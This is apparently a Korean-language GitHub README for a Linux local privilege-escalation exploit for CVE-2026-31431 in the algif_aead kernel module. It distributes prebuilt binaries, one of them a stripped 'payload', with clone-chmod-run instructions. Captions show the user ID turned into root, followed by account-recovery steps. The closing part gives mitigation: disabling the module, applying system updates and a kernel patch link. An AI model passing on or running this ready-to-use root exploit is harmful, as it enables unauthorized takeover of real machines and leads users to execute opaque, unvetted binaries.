 exploiteoom/cve-2026-31431
CVE-2026-31431용 익스플로잇으로, 사용자 ID를 변경하여 권한을 상승시키며, algif_aead 취약점에 대한 검증 스크립트와 완화 지침을 포함합니다.


모든 새로운 CVE 알림은 https://exploitroom.com 에서 확인하세요
mail :: ~/Desktop/CVE-2026 » file *
exploit:            ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, BuildID[sha1]=9454dbdde0ac2d1a8981c06db89f24a4753ec3b7, for GNU/Linux 3.2.0, not stripped
payload:            ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, BuildID[sha1]=9b0f16503767336bc8a821482933c1111aafa23a, stripped
verify_vulneurable: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, BuildID[sha1]=a79c6ab7e9d14e60af8d7dfc1c102e3bc93a910b, for GNU/Linux 3.2.0, not stripped
mail :: ~/Desktop/CVE-2026 »
git clone https://github.com/ExploitEoom/CVE-2026-31431.git
cd CVE-2026-31431
chmod +x *
./verify_vulneurable
./exploit
https://github.com/user-attachments/assets/27e0f28e-0cb8-438d-9fe4-ebd56035adad
 id가 1000에서 0000으로 변경되었습니다

 일부 시스템 명령을 실행할 수 없습니다

 sudo su를 사용하여 root로 전환하거나 ./exploit을 실행한 후 exploit을 실행한 사용자를 검색하세요
 0000을 1000으로 변경하세요
 이제 사용자 계정이 복구되었습니다
lsmod | grep algif_aead
출력 없음(사용 중 아님) → 아래 비활성화 명령 실행
echo "install algif_aead /bin/false" | sudo tee /etc/modprobe.d/disable-algif-aead.conf
sudo rmmod algif_aead 2>/dev/null || true
Debian/Ubuntu: sudo apt update && sudo apt upgrade -y CentOS/RHEL/Rocky/Alma: sudo dnf update -y 패치: https://git.kernel.org/stable/c/a664bf3d603dc3bdcf9ae47cc21e0daec706d7a5
